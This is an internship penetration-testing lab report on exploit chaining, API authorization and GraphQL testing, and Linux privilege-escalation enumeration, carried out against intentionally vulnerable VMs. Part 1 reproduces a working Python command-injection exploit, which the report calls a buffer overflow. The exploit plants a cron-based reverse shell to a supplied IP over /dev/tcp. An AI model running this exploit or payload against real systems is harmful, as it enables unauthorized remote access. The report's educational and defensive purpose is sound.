VAPT Week-4 Report

Introduction

- The fourth week of the Vulnerability Assessment and Penetration Testing (VAPT) internship focused on **advanced exploitation techniques, API security testing, privilege escalation, network protocol attacks, and mobile application security assessment**.
- Compared to the previous weeks that emphasized reconnaissance and basic exploitation, this phase introduced **complex attack scenarios and multi-stage exploitation techniques** used in modern penetration testing engagements.
- The objective of this week was to simulate real-world penetration testing tasks including **exploit chaining, API vulnerability testing, privilege escalation, network attacks, mobile application testing, and full VAPT lifecycle simulation**.

Objective

- The main objectives of the Week-4 VAPT task were:
  - To understand advanced exploitation techniques and exploit chaining
  - To perform API security testing based on **OWASP API Top 10**
  - To identify privilege escalation opportunities in vulnerable systems
  - To simulate network protocol attacks such as **SMB relay and ARP spoofing**
  - To perform **mobile application security testing** using static and dynamic analysis
  - To simulate a **complete VAPT lifecycle using PTES methodology**

Scope of the Assessment

- The assessment was conducted in a **controlled laboratory environment** using intentionally vulnerable systems.

  In-Scope
  - VulnHub vulnerable virtual machines
  - DVWA API testing environment
  - Network protocol exploitation scenarios
  - Android application security testing
  - Simulated VAPT lifecycle testing

  Out-of-Scope
  - Real production systems
  - Unauthorized networks or targets
  - Destructive exploitation techniques

VAPT Methodology Followed

- The Week-4 activities followed the **Penetration Testing Execution Standard (PTES)** methodology combined with **OWASP security testing guidelines**.
- **Phases Included**

1. **Advanced Exploitation**
   Exploit chaining and custom exploit development.
2. **API Security Testing**
   Identification and validation of vulnerabilities in API endpoints.
3. **Privilege Escalation**
   Enumeration of system misconfigurations and privilege escalation techniques.
4. **Network Protocol Attacks**
   Exploitation of network protocols using Man-in-the-Middle techniques.
5. **Mobile Application Testing**
   Static and dynamic analysis of Android applications.
6. **Full VAPT Engagement Simulation**
   Simulation of a complete penetration testing cycle.

Tools and Technologies Used

- The following tools were used during Week-4 tasks:
  - Kali Linux – Penetration testing platform
  - Metasploit Framework – Exploit development and exploitation
  - Burp Suite – Web and API security testing
  - Postman – API testing and fuzzing
  - sqlmap – Automated SQL injection testing
  - LinPEAS – Privilege escalation enumeration
  - Responder – SMB relay and credential capture
  - Ettercap – ARP spoofing and MitM attacks
  - Wireshark – Network traffic analysis
  - MobSF – Mobile application static analysis
  - Frida – Dynamic instrumentation and runtime manipulation
  - Drozer – Android IPC security testing

Target Environment Overview

- Target System: VulnHub / TryHackMe vulnerable machines
- API Target: DVWA API endpoints
- Mobile Application: Android test application (test.apk)
- Environment Type: Isolated virtual lab environment
- Purpose: Educational penetration testing and security research

Report Organization

- This report is structured as follows:
  - Part-1: Advanced Exploitation Lab
  - Part-2: API Security Testing Lab
  - Part-3: Privilege Escalation and Persistence
  - Part-4: Network Protocol Attacks
  - Part-5: Mobile Application Testing
  - Part-6: Capstone Project – Full VAPT Engagement
  - Conclusion, Key Learnings, and References

Part-1: Advanced Exploitation Lab

1.1 Exploit Chain Concept

- Advanced exploitation often involves **multi-stage attack chains**, where multiple vulnerabilities are combined to achieve deeper system compromise.
- In this exercise, an exploit chain scenario was studied where a **client-side vulnerability such as Cross-Site Scripting (XSS)** could potentially lead to **Remote Code Execution (RCE)** by manipulating authenticated sessions or exploiting vulnerable server components.
- Understanding exploit chains is important because real-world attacks rarely rely on a single vulnerability. Attackers frequently combine multiple weaknesses such as input validation flaws, authentication issues, and server misconfigurations to gain full system access.



Figure 1: Exploit_Chain_Concept

1.2 Metasploit Exploit Module Reference

- The **Metasploit Framework** was used to explore available exploit modules that target vulnerable web applications.
- A module related to **WordPress plugin Remote Code Execution** was analyzed. These modules allow penetration testers to automate exploitation by delivering payloads to vulnerable web applications.
- The module **exploit/multi/http/wordpress_plugin_rce** demonstrates how attackers can leverage vulnerable plugins to execute malicious commands on the target system.



Figure 2: Metasploit_Module_Reference

- Reviewing Metasploit modules helps security testers understand exploit logic, payload options, and attack workflows commonly used during penetration testing engagements.

1.3 Exploit-DB Python Proof-of-Concept Identification

- Public exploit repositories such as **Exploit-DB** provide Proof-of-Concept (PoC) scripts that demonstrate how specific vulnerabilities can be exploited.
- Using the **searchsploit** utility, a Python-based PoC exploit related to a buffer overflow vulnerability was identified and selected for analysis.
- This step demonstrates how penetration testers locate publicly available exploits and adapt them to their testing environment.



Figure 3: Searchsploit_Python_PoC

1.4 Python PoC Customization

- After identifying a relevant exploit from Exploit-DB, the Python script was examined to understand its structure and exploitation logic.
- The script contained parameters such as the **target IP address, payload execution commands, and vulnerability trigger conditions**.
- These parameters were modified to match the local testing environment.

```python
import os
import sys
import ssl
import json
import urllib.request as request

def main():
        if(len(sys.argv) < 2):
                print("Usage: %s <host> [\"cmd\" or shell ... ip]\n" % sys.argv[0])
                print("Eg:    %s 1.2.3.4 \"id\"" % sys.argv[0])
                print(" ...    %s 1.2.3.4 shell 5.6.7.8\n" % sys.argv[0])
                return

        host = sys.argv[1]
        cmd = sys.argv[2]

        if(cmd == 'shell'):
                if(len(sys.argv) < 4):
                        print("Error: need ip to connect back to for shell")
                        return

                ip = sys.argv[3]

                shell = "`echo \"* * * * * bash -i >& /dev/tcp/" + ip + "/5555 0>&1\" > /tmp/cronx; crontab /tmp/cronx`"
                username = shell

        else:
                username = "`" + cmd + "`"

        body = json.dumps({'username':username, 'password':'test', 'mode':'normal'})
        byte = body.encode('utf-8')

        url = "https://" + host + ":8000" + "/api/core/auth"

        try:
                req = request.Request(url)

                req.add_header('Content-Type', 'application/json; charset=utf-8')
                req.add_header('Content-Length', len(byte))

                request.urlopen(req, byte, context=ssl._create_unverified_context()) # ignore the cert

        except Exception as error:
                print("Error: %s" % error)
                return

        print("Done!")

if(__name__ == '__main__'):
        main()
```

Figure 4: PoC_Original_Code

- After analyzing the original script, modifications were made to adjust the exploit for the specific target system.
- Changes included updating the **target host address, payload configuration, and execution parameters**.

```python
import os
import sys
import ssl
import json
import urllib.request as request

def main():
        if(len(sys.argv) < 2):
                print("Usage: %s <host> [\"cmd\" or shell ... ip]\n" % sys.argv[0])
                print("Eg:    %s 1.2.3.4 \"id\"" % sys.argv[0])
                print(" ...    %s 1.2.3.4 shell 5.6.7.8\n" % sys.argv[0])
                return

        host = "192.168.177.134"
        cmd = sys.argv[2]

        if(cmd == 'shell'):
                if(len(sys.argv) < 4):
                        print("Error: need ip to connect back to for shell")
                        return

                ip = sys.argv[3]

                shell = "`echo \"* * * * * bash -i >& /dev/tcp/" + ip + "/5555 0>&1\" > /tmp/cronx; crontab /tmp/cronx`"
                username = shell

        else:
                username = "`" + cmd + "`"

        body = json.dumps({'username':username, 'password':'test', 'mode':'normal'})
        byte = body.encode('utf-8')

        url = "http://" + host + ":80" + "/api/core/auth"

        try:
                req = request.Request(url)

                req.add_header('Content-Type', 'application/json; charset=utf-8')
                req.add_header('Content-Length', len(byte))

                request.urlopen(req, byte) # ignore the cert

        except Exception as error:
                print("Error: %s" % error)
                return

        print("Done!")

if(__name__ == '__main__'):
        main()
```

Figure 5: PoC_Modified_Code

1.5 Exploit Execution Output

- After customizing the exploit, the Python PoC script was executed against the target system to simulate a **buffer overflow exploitation attempt**.

- The execution output displayed the connection attempt and exploit response generated by the script.
- This step demonstrates how publicly available exploits can be modified and executed in controlled lab environments for security testing and learning purposes.



Figure 6: PoC_Execution_Output

PoC Customization Summary:
The selected Python exploit from Exploit-DB was customized by modifying the target host address and communication parameters to match the lab environment. The protocol and port values were updated based on service availability. This exercise demonstrated how public Proof-of-Concept exploits can be adapted for specific targets in controlled environments.

1.6 Defense Bypass – ROP Technique

- Modern operating systems implement protection mechanisms such as **Address Space Layout Randomization (ASLR)** and **Data Execution Prevention (DEP)** to prevent exploitation.
- To bypass these protections, attackers may use **Return-Oriented Programming (ROP)** techniques.
- ROP works by chaining together small instruction sequences already present in memory, allowing attackers to execute arbitrary commands without injecting new malicious code.

ROP Bypass Summary :

- Return-Oriented Programming (ROP) is a technique used to bypass memory protection mechanisms such as ASLR and DEP. Instead of injecting malicious shellcode, attackers reuse existing instructions within the program's memory to build a chain of operations that execute arbitrary commands, enabling exploitation even in protected environments.

1.7 Exploit Execution Log

- The following table records the exploitation activity performed during this lab exercise.

Exploit ID	Description	Target IP	Status	Payload
007	XSS to RCE Chain (Simulated)	192.168.177.134	Success	Command Execution

Exploit Chain Log Table

Part-2: API Security Testing Lab

2.1 API Security Testing Setup

- In this lab exercise, API security testing was performed to identify vulnerabilities aligned with the **OWASP API Top 10 security risks**.
- The testing environment consisted of a vulnerable **DVWA API implementation**, which allowed practical experimentation with authentication and authorization weaknesses.
- The objective of this activity was to analyze API behavior, intercept requests, manipulate parameters, and identify vulnerabilities such as **Broken Object Level Authorization (BOLA)** and **GraphQL Injection**.
- Tools used during this phase included:
  - **Burp Suite** – API request interception and manipulation
  - **Postman** – API query testing and fuzzing
  - **sqlmap** – automated injection testing for API endpoints

2.2 API Request Interception

- The first step in API security testing involved **capturing API requests** using the Burp Suite proxy.
- By routing the application traffic through Burp Suite, HTTP requests sent to the API endpoints were intercepted and analyzed.
- This allowed inspection of request headers, authentication tokens, parameters, and response data.
- Intercepting requests provides valuable insights into how APIs handle authentication and data access controls.



Figure 7: API_Request_Intercept

2.3 Broken Object Level Authorization (BOLA) Testing

- Broken Object Level Authorization is one of the **most critical vulnerabilities listed in OWASP API Top 10**.
- This vulnerability occurs when APIs fail to properly validate whether a user has permission to access a specific object or resource.
- During testing, a request was sent to the API endpoint responsible for retrieving user information.



Figure 8: BOLA_Test_Request

- The request parameters were then modified to attempt access to data belonging to other users.
- By changing the **user ID value**, it was possible to retrieve information that should have been restricted.



Figure 9: BOLA_ID_Manipulation

- This behavior confirmed the presence of a **Broken Object Level Authorization vulnerability**, as the API did not properly validate ownership of the requested resource.

2.4 GraphQL Injection Testing

- GraphQL APIs allow flexible queries to retrieve data from backend systems. However, improper validation of GraphQL queries may lead to injection vulnerabilities.
- In this exercise, **Postman** was used to send GraphQL queries to the API endpoint.
- The goal was to test how the API handled modified queries and malformed requests.



Figure 10: GraphQL_Query_Test_Postman

- Additional fuzzing techniques were applied by modifying query structures and injecting unexpected parameters.



Figure 11: GraphQL_Fuzzing_Response

- The responses from the API revealed information about internal query structures and potential weaknesses in input validation.

2.5 API Vulnerability Log

- The following table summarizes the vulnerabilities identified during API testing.

Test ID	Vulnerability	Severity	Target Endpoint
008	Broken Object Level Authorization (BOLA)	Critical	/dvwa/vulnerabilities/sqli/
009	GraphQL Injection	High	/dvwa/vulnerabilities/sqli/

2.6 API Security Testing Checklist

- The following steps were followed during the API security assessment:
  - Enumerated available API endpoints using intercepted requests
  - Intercepted and modified requests using Burp Suite
  - Tested Broken Object Level Authorization vulnerabilities
  - Manipulated object identifiers to attempt unauthorized data access
  - Executed GraphQL queries using Postman
  - Performed query fuzzing to test input validation mechanisms

2.7 API Testing Summary

- The API security assessment identified multiple vulnerabilities related to authorization and input validation. Broken Object Level Authorization allowed unauthorized access to user data by manipulating object identifiers. Additionally, GraphQL query fuzzing revealed improper input validation. These weaknesses highlight the importance of implementing strict access control and secure API validation mechanisms.

Part-3: Privilege Escalation and Persistence Lab

3.1 Privilege Escalation Enumeration

- After gaining initial access to the target system, the next step in the penetration testing process was **privilege escalation**. The objective of this phase was to identify misconfigurations or vulnerabilities that could allow the attacker to obtain higher system privileges.
- In this lab environment, the **LinPEAS (Linux Privilege Escalation Awesome Script)** tool was used to automatically enumerate potential privilege escalation vectors such as vulnerable binaries, writable files, and misconfigured permissions.
- LinPEAS scans the system for common privilege escalation weaknesses including:
  - SUID binaries
  - writable configuration files
  - vulnerable kernel versions
  - misconfigured services
- The script was downloaded and executed on the target machine to begin the enumeration process.



Figure 12: LinPEAS_Download

3.2 Kernel and Vulnerability Detection

- After executing LinPEAS, the script analyzed the system configuration and identified potential vulnerabilities related to the system kernel and installed services.
- These results highlight known vulnerabilities that attackers may exploit to escalate privileges and gain administrative access.
- Kernel vulnerability detection is an important step because outdated kernels often contain publicly known exploits.



Figure 13: LinPEAS_DETECTED_CVE_Output

3.3 Writable Files Enumeration

- Another important aspect of privilege escalation is identifying **writable files and directories** that could be modified by a low-privileged user.
- Writable files in sensitive directories may allow attackers to modify scripts, configuration files, or scheduled tasks to execute malicious commands with elevated privileges.
- LinPEAS automatically identifies such files and highlights them for further investigation.



Figure 14: LinPEAS_Writable_files_Output

3.4 SUID Binary Analysis

- SUID (Set User ID) binaries are executables that run with the permissions of the file owner rather than the user executing the file.
- If improperly configured, SUID binaries can be exploited by attackers to gain **root-level privileges**.
- During this exercise, SUID binaries were identified and analyzed to determine whether they could be abused for privilege escalation.

